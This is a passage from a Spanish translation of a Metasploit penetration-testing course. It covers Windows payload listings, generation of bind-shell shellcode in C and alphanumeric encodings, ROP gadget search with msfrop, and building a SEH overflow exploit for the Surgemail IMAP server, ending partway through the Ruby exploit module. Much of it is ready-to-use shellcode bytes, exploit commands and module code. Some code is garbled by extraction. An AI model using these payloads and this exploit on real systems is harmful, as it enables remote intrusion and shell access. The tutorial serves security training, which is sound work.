    windows/vncinject/reverse_ipv6_tcp Connect back to
the attacker over IPv6, Inject a VNC Dll via a reflective loader
(staged)
    windows/vncinject/reverse_nonx_tcp Connect back to
the attacker (No NX), Inject a VNC Dll via a reflective loader
(staged)
    windows/vncinject/reverse_ord_tcp Connect back to
the attacker, Inject a VNC Dll via a reflective loader (staged)
    windows/vncinject/reverse_tcp    Connect back to
the attacker, Inject a VNC Dll via a reflective loader (staged)
    windows/vncinject/reverse_tcp_allports Try to connect
back to the attacker, on all possible ports (1-65535, slowly), Inject
a VNC Dll via a reflective loader (staged)
    windows/vncinject/reverse_tcp_dns Connect back to
the attacker, Inject a VNC Dll via a reflective loader (staged)
```

windows/x64/exec	Execute an arbitrary command (Windows x64)
windows/x64/meterpreter/bind_tcp	Listen for a connection (Windows x64), Inject the meterpreter server DLL via the Reflective Dll Injection payload (Windows x64) (staged)
windows/x64/meterpreter/reverse_tcp	Connect back to the attacker (Windows x64), Inject the meterpreter server DLL via the Reflective Dll Injection payload (Windows x64) (staged)
windows/x64/shell/bind_tcp	Listen for a connection (Windows x64), Spawn a piped command shell (Windows x64) (staged)
windows/x64/shell/reverse_tcp	Connect back to the attacker (Windows x64), Spawn a piped command shell (Windows x64) (staged)
windows/x64/shell_bind_tcp	Listen for a connection and spawn a command shell (Windows x64)
windows/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell (Windows x64)
windows/x64/vncinject/bind_tcp	Listen for a connection (Windows x64), Inject a VNC Dll via a reflective loader (Windows x64) (staged)
windows/x64/vncinject/reverse_tcp	Connect back to the attacker (Windows x64), Inject a VNC Dll via a reflective loader (Windows x64) (staged)

Una vez que has seleccionado un payload, hay dos commutadores que se utilizan mas a menudo al hacer a mano el payload para el exploit que estas creando. En el siguiente ejemplo hemos seleccionado una simple Windows bind shell. Cuando añadimos el argumento de linea de comandos "O" con ese payload, obtenemos todas las opciones configurables disponibles para ese payload.

```
root@bt:~# msfpayload windows/shell_bind_tcp O
      Name: Windows Command Shell, Bind TCP Inline
      Module: payload/windows/shell_bind_tcp
      Version: 8642
      Platform: Windows
      Arch: x86
      Needs Admin: No
      Total size: 341
      Rank: Normal
      Provided by:
      vlad902
      sf
      Basic options:
      Name      Current Setting  Required  Description
      ----      -----          -----    -----
      EXITFUNC  process        yes       Exit technique: seh, thread,
      process, none
      LPORT     4444           yes       The listen port
```

```

RHOST           no      The target address
Description:
Listen for a connection and spawn a command shell

```

Tal como podemos ver en la salida, podemos configurar tres opciones diferentes con un payload específico, en caso de que se requieran, si vienen con algún parámetro definido por defecto, y una descripción corta:

```

EXITFUNC
    Required
    Default setting: process
LPORT
    Required
    Default setting: 4444
RHOST
    Not required
    No default setting

```

Establecer esas opciones en msfpayload es muy simple. A continuación mostramos un ejemplo de cómo cambiar la técnica de salida y el puerto a la escucha de la shell:

```

root@bt:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234
o
      Name: Windows Command Shell, Bind TCP Inline
      Module: payload/windows/shell_bind_tcp
      Version: 8642
      Platform: Windows
          Arch: x86
      Needs Admin: No
      Total size: 341
          Rank: Normal
      Provided by:
          vlad902
          sf
          Basic options:
          Name      Current Setting  Required  Description
          ----      -----          -----      -----
          EXITFUNC  seh            yes       Exit technique: seh, thread,
process, none
          LPORT     1234           yes       The listen port
          RHOST
          Description:
Listen for a connection and spawn a command shell

```

Ahora que todo eso está configurado, la única opción que falta especificar es el tipo de salida como C, Perl, Raw, etc. Para este ejemplo vamos a definir la salida de nuestro shellcode como C:

```

root@bt:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234
C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * LPORT=1234, RHOST=, EXITFUNC=seh, InitialAutoRunScript=,
 * AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xfe\x0e\x32\xea"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";

```

¡Ahora ya tenemos nuestro shellcode totalmente personalizado para poderse utilizar en cualquier exploit!

## Msfrop

---

### msfrop

Al desarrollar exploits para las versiones mas nuevas de los sistemas operativos Windows, encontraras que ahora tienen DEP (Prevencion de Ejecucion de Datos) habilitado por defecto. DEP previene que el shellcode sea ejecutado en la pila (stack) y ello ha forzado a los desarrolladores de exploits a darle la vuelta a esta mitigacion y se desarrollo la llamada ROP (Programacion Orientada al Retorno). Un payload ROP se crea utilizando conjuntos de instrucciones pre-existentes de binarios con no-ASLR habilitado para hacer tu shellcode ejecutable. Cada conjunto de instrucciones necesita

terminar con una instruccion RETN para continuar la cadena ROP con cada conjunto de instrucciones, comunmente se llama a esto un 'gadget'. La herramienta "msfrop" de Metasploit buscara un binario dado y devolvera los gadgets utilizables.

```
root@bt:/tmp# msfrop -h
Usage /usr/local/bin/msfrop
```

Ejecutar msfrop con el modificador -v devolvera todos los gadgets encontrados directamente en la consola:

```
root@bt:/tmp# msfrop -v metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets
metsrv.dll gadget: 0x10001057
0x10001057: leave
0x10001058: ret
metsrv.dll gadget: 0x10001241
0x10001241: leave
0x10001242: ret
metsrv.dll gadget: 0x1000132e
0x1000132e: leave
0x1000132f: ret
metsrv.dll gadget: 0x1000138c
0x1000138c: leave
0x1000138d: ret
...snip...
```

La salida verbose no ayuda especialmente cuando un binario contiene miles de gadgets, por lo que un modificador mas util es -x que te permite sacar los gadgets en un archivo csv para que puedas buscar mas tarde.

```
root@bt:/tmp# msfrop -x metsrv_gadgets metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets
Found 4829 gadgets total
Exporting 4829 gadgets to metsrv_gadgets
Success! gadgets exported to metsrv_gadgets
root@bt:/tmp# head -n 10 metsrv_gadgets
Address,Raw,Disassembly
"0x10001098","5ec20c00","0x10001098: pop esi | 0x10001099: ret 0ch |
"
"0x100010f7","5ec20800","0x100010f7: pop esi | 0x100010f8: ret 8 | "
"0x1000113d","5dc21800","0x1000113d: pop ebp | 0x1000113e: ret 18h |
"
"0x1000117a","5dc21c00","0x1000117a: pop ebp | 0x1000117b: ret 1ch |
"
"0x100011c3","5dc22800","0x100011c3: pop ebp | 0x100011c4: ret 28h |
"
```

```
"0x100018b5","5dc20c00","0x100018b5: pop ebp | 0x100018b6: ret 0ch |
"
"0x10002cb4","c00f9fc28d54","0x10002cb4: ror byte ptr [edi], 9fh |
0x10002cb7: ret 548dh | "
"0x10002df8","0483c20483","0x10002df8: add al, -7dh | 0x10002dfa:
ret 8304h | "
"0x10002e6e","080bc20fb6","0x10002e6e: or [ebx], cl | 0x10002e70:
ret 0b60fh | "
root@bt:/tmp#
```

# Shellcode Alfanumerico

# Shellcode Alfanumerico

Hay casos en los que necesitas obtener un puro shellcode alfanumerico a causa del filtrado de caracteres en la aplicacion explotada. MSF puede generar shellcode alfanumerico de forma sencilla a traves de msfencode. Por ejemplo, para generar un shellcode codificado con una mezcla alfanumerica de mayusculas y minusculas, podemos utilizar el siguiente comando:

```
root@bt:/pentest/exploits/framework3# ./msfpayload  
windows/shell/bind_tcp R | ./msfencode -e x86/alpha_mixed  
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)  
unsigned char buf[] =  
"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"  
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"  
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"  
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"  
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"  
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"  
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"  
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"  
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"  
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"  
"\x50\x51\x42\x50\x57\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"  
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"  
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x4c\x4b\x50\x48"  
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"  
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"  
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"  
"\x51\x49\x57\x50\x38\x4d\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"  
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"  
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"  
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"  
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"  
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"  
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"  
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"  
"\x47\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"  
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
```

```
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x50\x56\x51\x47\x42\x48\x48\x42\x49"
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```

Si miras mas atentamente al shellcode generado, veras que hay algunos caracteres no alfanumericos:

```
>>> print shellcode

???t$?^VYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKX
KIKOKOKOE0LKBLQ4Q4LKQUGLLKCLC5CHEQJOLKPOB8LKQOGPC1

JKPILKGDLKC1JNP1IPLYNLK4IPD4EWIQUHJDMC1IRJKKDGPKTQ4GXCEKULKQOFDC1JKE6LK
DLPKLKQOELEQJKDCFLKMYBLFDELE1HCP1IKE4LKG3P0LKG0D

LLKBPELNMLKG0C8QNBHLPNDNJLF0KOHVBFPSCE8P3GBBHD7BSGBQOF4KOHP8HKJMKG
KPPKON6QOK9M5CVMQJMEXC2QEBJERKOHPCXIIEYKENMQGKON6

QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMYM1J5BHNDZD0IWF7KOIFCZDPPQQEKON0E8
NDNMFNJIPWKOHVQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH

PJ3E8JGCIHFBYF7KON6PUKOHPBFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBHG4MYM2FQIPL
3NJKNQRFMKNPBFJ3LMCJGHNKNKNKBHCBKNNSDVKOCEQTKOHV

QKQGPRF1PQF1CZEQPQPQPUF1KOHPE8NMN9DEHNF3KOIFCZKOKOFWKOHPLKQGKLLCITE4KO
HVF2KOHPCXJPMZDDQOF3KOHVKOHPDJAA
```

Esto es debido a que los opcodes ("x89\xe2\xdb\xdb\xd9\x72") al principio del payload son necesarios para encontrar la localizacion absoluta del payload en memoria y obtener un shellcode totalmente independiente de la posicion:

Una vez que hemos obtenido nuestro shellcode a traves de las dos primeras instrucciones, es empujado hasta la pila y guardado en el registro ECX, el cual sera utilizado para calcular offsets relativos.

Sin embargo, si somos capaces de alguna manera de obtener la posicion absoluta del shellcode por nosotros mismos, y guardamos la direccion en un registro antes de ejecutar el shellcode, podemos utilizar la opcion especial BufferRegister=REG32 mientras codificamos nuestro payload:

```
root@bt:/pentest/exploits/framework3# ./msfpayload  
windows/shell/bind_tcp R | ./msfencode BufferRegister=ECX -e  
x86/alpha_mixed  
[*] x86/alpha_mixed succeeded with size 651 (iteration=1)  
unsigned char buf[] =  
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"  
"\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"  
"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42\x58\x50"  
"\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x43\x30\x43"  
"\x30\x45\x50\x45\x30\x4c\x49\x4b\x55\x50\x31\x48\x52\x43\x54"  
"\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c\x4b\x50"  
"\x52\x45\x44\x4c\x4b\x44\x32\x46\x48\x44\x4f\x48\x37\x50\x4a"  
"\x46\x46\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x47\x4c\x43"  
"\x51\x43\x4c\x45\x52\x46\x4c\x47\x50\x49\x51\x48\x4f\x44\x4d"  
"\x43\x31\x49\x57\x4b\x52\x4a\x50\x51\x42\x51\x47\x4c\x4b\x51"  
"\x42\x42\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x48\x50\x4c\x4b"  
"\x51\x50\x42\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x43\x31\x48"  
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x50\x58\x47\x50"  
"\x43\x31\x49\x43\x4a\x43\x47\x4c\x50\x49\x4c\x4b\x50\x34\x4c"  
"\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c"  
"\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x47\x48\x4b\x50\x43"  
"\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47\x4b\x43\x4d\x46\x44"  
"\x42\x55\x4a\x42\x46\x38\x4c\x4b\x50\x58\x47\x54\x45\x51\x49"  
"\x43\x42\x46\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48\x45\x4c"  
"\x45\x51\x4e\x33\x4c\x4b\x44\x4c\x4b\x43\x31\x4e\x30\x4b"  
"\x39\x51\x54\x47\x54\x47\x54\x51\x4b\x51\x4b\x45\x31\x51\x49"  
"\x51\x4a\x46\x31\x4b\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c"  
"\x4b\x45\x42\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47\x43\x47\x42"  
"\x45\x50\x43\x30\x43\x58\x43\x47\x43\x43\x47\x42\x51\x4f\x50"  
"\x54\x43\x58\x50\x4c\x44\x37\x46\x45\x57\x4b\x4f\x4e\x35"  
"\x48\x38\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x48\x44\x50"  
"\x54\x46\x30\x45\x38\x46\x49\x4b\x30\x42\x4b\x45\x50\x4b\x4f"  
"\x49\x45\x50\x50\x50\x50\x46\x30\x51\x50\x50\x47"  
"\x30\x46\x30\x43\x58\x4a\x4a\x44\x4f\x49\x4f\x4d\x30\x4b\x4f"  
"\x4e\x35\x4a\x37\x50\x31\x49\x4b\x50\x53\x45\x38\x43\x32\x43"  
"\x30\x44\x51\x51\x4c\x4d\x59\x4b\x56\x42\x4a\x42\x30\x51\x46"  
"\x50\x57\x43\x58\x48\x42\x49\x4b\x50\x37\x43\x57\x4b\x4f\x49"  
"\x45\x50\x53\x50\x57\x45\x38\x4e\x57\x4d\x39\x47\x48\x4b\x4f"  
"\x4b\x4f\x48\x55\x51\x43\x46\x33\x46\x37\x45\x38\x42\x54\x4a"  
"\x4c\x47\x4b\x4b\x51\x4b\x4f\x4e\x35\x50\x57\x4c\x57\x42\x48"  
"\x42\x55\x42\x4e\x50\x4d\x45\x31\x4b\x4f\x49\x45\x42\x4a\x43"
```

```
"\x30\x42\x4a\x45\x54\x50\x56\x50\x57\x43\x58\x44\x42\x4e\x39"  
"\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x4c\x4b\x46\x56\x42\x4a\x47"  
"\x30\x42\x48\x45\x50\x44\x50\x43\x30\x43\x30\x50\x56\x43\x5a"  
"\x43\x30\x43\x58\x46\x38\x4e\x44\x50\x53\x4d\x35\x4b\x4f\x48"  
"\x55\x4a\x33\x46\x33\x43\x5a\x43\x30\x50\x56\x51\x43\x51\x47"  
"\x42\x48\x43\x32\x4e\x39\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x43"  
"\x31\x48\x43\x51\x39\x49\x56\x4c\x45\x4a\x56\x43\x45\x4a\x4c"  
"\x49\x53\x45\x5a\x41\x41";
```

Esta vez hemos obtenido un shellcode alfanumerico puro:

```
>>> print shellcode  
  
IIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLBJKPM8KIKOKOKOE  
0LKBLFDLKPegLLKCLC5D8C1JOLKPOEHLKQOGPEQJKPILKGD  
  
LKEQJNFKIPMINLLDIPCDC7IQHJDNC1HBJKJTGF4GTFHBUJEELKQOGTC1JKCVLKDLPLKQO  
ELEQJKESFLLKLIBLFDELE1HCP1IKE4LKG3FPLKG0DLLKBPELN  
  
MLKG0DHQNE8LNPNDNJLPPKOHVE6QCE6CXP3FRE8CGCCP2QOPTKON0CXHKJMKGKF0KOHVQ  
OMYM5E6K1JMEXC2PUBJDBKON0CXN9C9KENMPWKON6QCF3F3F3  
  
PSG3PSPCQCKOHPBFE8DQQLBFPMSYKQMECXNDDZBPIWQGKOHVBJB0PQPUKOHPBHNDNMFNKY  
PWKON6QCF5KOHPCXKUG9K6QYQGKOHVF0QDF4QEKON0MCCXKWD  
  
9HFBYQGKOIFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KWCZQTK9JBFQIPKCNJKNQRF  
MKNG2FLMCLMBZFXNKNKNKCXCBKNNSB6KOD5QTKON6QKF7QBF1  
  
PQF1BJC1F1F1PUPQKON0CXNMIIDEHNQCKOHVBJKOKOGGKOHPLKF7KLLCITBDKON6QBKOHP  
E8L0MZETQOQCKOHVKOHPEZAA
```

En este caso, le hemos dicho a msfencode que hemos tenido el cuidado de encontrar la direccion absoluta del shellcode y que la hemos guardado en el registro ECX:

[Falta imagen en el curso original]

Como puedes ver en la imagen previa, ECX ha sido definido previamente para que apunte al principio de nuestro shellcode. En este punto, nuestro payload comienza directamente realineando ECX para comenzar la secuencia de decodificacion del shellcode.

## Escribiendo un Exploit

Hacer que algo haga "BOOM":

Previamente vimos fuzzing a un servidor IMAP en la sección simple fuzzer IMAP. Al final de ese esfuerzo nos encontramos con que se podía sobrescribir EIP, haciendo ESP el único registro que apunta a una ubicación de memoria bajo nuestro control (4 bytes después de nuestra dirección de retorno). Podemos seguir adelante y reconstruir nuestro búfer (fuzzed = "A"\*1004 + "B"\*4 + "C"\*4) para confirmar que el flujo ejecución es re-direccionable a través de la dirección a JMP ESP como un ret.

```
msf auxiliary(fuzz_imap) > run
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAA[...]BBBBCCCC"
"PNWED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is GOOD ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```

## Controlando el flujo de ejecución:

Ahora tenemos que determinar el offset correcto para obtener la ejecución de código.

Afortunadamente, Metasploit, viene al rescate con dos muy buenas utilidades:

pattern\_create.rb y pattern\_offset.rb. Ambos de estos scripts están localizados el directorio Metasploit 'tools'. Mediante la ejecución de pattern\_create.rb, el script generara una cadena de texto compuesta por los patrones únicos que podríamos utilizar para remplazar nuestra secuencia de 'A's.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_create.rb 11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5
...]
```

Después de que hemos logrado sobrescribir el EIP o el SEH (o cualquier registro que este destinado), debemos tomar nota del valor contenido en el registro y la alimentación de este valor a pattern\_offset.rb para determinar en qué punto de la cadena aleatoria el valor aparece. En lugar de llamar a la línea de comandos pattern\_create.rb, vamos a llamar a la subyacente API directamente en nuestro fuzzer utilizando el Rex::Text.pattern\_create(). Si nos fijamos en la fuente, podemos ver cómo se llama esta función.

```

def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha,
Numerals ])
    buf = ''
    idx = 0
    offsets = []
    sets.length.times { offsets << 0 }
    until buf.length >= length
        begin
            buf << converge_sets(sets, 0, offsets, length)
        rescue RuntimeError
            break
        end
    end
    # Maximum permutations reached, but we need more data
    if (buf.length < length)
        buf = buf * (length / buf.length.to_f).ceil
    end
    buf[0,length]
end

```

Así vemos que llamamos la función pattern\_create el cual tendrá en la mayoría dos parámetros el tamaño del búfer que estamos buscando para crear y un segundo parámetro opcional que nos da cierto control sobre el contenido de la memoria intermedia. Así que para nuestras necesidades, vamos a llamar a la función y sustituir la variable fuzzed con:

```
fuzzed = Rex::Text.pattern_create(11000).
```

Esto hace que nuestro SEH a ser sobrescrito por 0x684E3368 y basado en el valor devuelto por pattern\_offset.rb, podemos determinar que los bytes que sobrescribe nuestro manejador de excepciones son los próximos cuatro bytes 10361, 10362, 10363, 10364.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_offset.rb
684E3368 11000
10360
```

Como sucede a menudo en los ataques de desbordamiento (overflow) de SEH, ahora tenemos que encontrar un POP POP RET (otras secuencias son buenas, así como se explica en el "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server" Litchfield 2003) dirección, a fin de redirigir el flujo de ejecución a nuestro Buffer. Sin embargo, la búsqueda de una dirección de retorno adecuada en surgemail.exe, obviamente, nos lleva al problema encontrado anteriormente, todas las direcciones tienen un byte nulo.

```
root@bt4:~# /pentest/exploits/framework3/msfpescan -p surgemail.exe
[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
```

```
0x0042f88b pop esi; pop ebp; ret  
0x00458e68 pop esi; pop ebp; ret  
0x00458edb pop esi; pop ebp; ret  
0x00537506 pop esi; pop ebp; ret  
0x005ec087 pop ebx; pop ebp; ret  
0x00780b25 pop ebp; pop ebx; ret  
0x00780c1e pop ebp; pop ebx; ret  
0x00784fb8 pop ebx; pop ebp; ret  
0x0078506e pop ebx; pop ebp; ret  
0x00785105 pop ecx; pop ebx; ret  
0x0078517e pop esi; pop ebx; ret
```

Afortunadamente esta vez tenemos un remoto acercamiento de ataque para tratar en la forma de una sobrescritura parcial, desbordando el SEH con sólo los 3 bytes más significativos de la dirección de retorno. La diferencia es que esta vez podemos poner nuestro shellcode dentro de la primera parte del Buffer después de un esquema como el siguiente:

```
| NOPSLED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |
```

POP POP RET nos re-direcccionará 4 bytes antes de RET donde vamos a colocar un JMP corto que nos devolverá 5 bytes. Entonces tendremos un JMP hacia atrás que nos llevará en el centro de la NOPSLED. Esto no fue posible de hacer con una sobrescritura parcial del EIP y el ESP, como debido al arreglo de pila ESP fue de cuatro bytes después de nuestra RET. Si hiciéramos una sobrescritura parcial de la EIP, ESP estaría en una área incontrolable.

## Obteniendo una Shell

Con que hemos aprendido, escribimos la proeza y la salvamos a windows/imap/surgemail\_list.rb. Usted puede descargar el exploit aquí: [http://www.offensive-security.com/msf/surgemail\\_list.rb](http://www.offensive-security.com/msf/surgemail_list.rb).

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the  
Metasploit  
# Framework web site for more information on licensing and terms of  
use.  
# http://metasploit.com/projects/Framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 < Msf::Exploit::Remote
```

```

include Msf::Exploit::Remote::Imap

def initialize(info = {})
    super(update_info(info,
        'Name'          => 'Surgemail 3.8k4-4 IMAPD LIST Buffer
Overflow',
        'Description'   => %q{
            This module exploits a stack overflow in the Surgemail
IMAP Server
            version 3.8k4-4 by sending an overly long LIST command.
        },
        'Valid IMAP'    => account credentials are required.
    ),
        'Author'         => [ 'ryujin' ],
        'License'        => MSF_LICENSE,
        'Version'        => '$Revision: 1 $',
        'References'    =>
        [
            [ 'BID', '28260' ],
            [ 'CVE', '2008-1498' ],
            [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
        ],
        'Privileged'     => false,
        'DefaultOptions' =>
        {
            'EXITFUNC' => 'thread',
        },
        'Payload'        =>
        {
            'Space'      => 10351,
            'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
            'DisableNops' => true,
            'BadChars'   => "\x00"
        },
        'Platform'       => 'win',
        'Targets'        =>
        [
            [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ]
        ], # p/p/r 0x0078517e
        ],
        'DisclosureDate' => 'March 13 2008',
        'DefaultTarget'  => 0))
end

def check
    connect
    disconnect
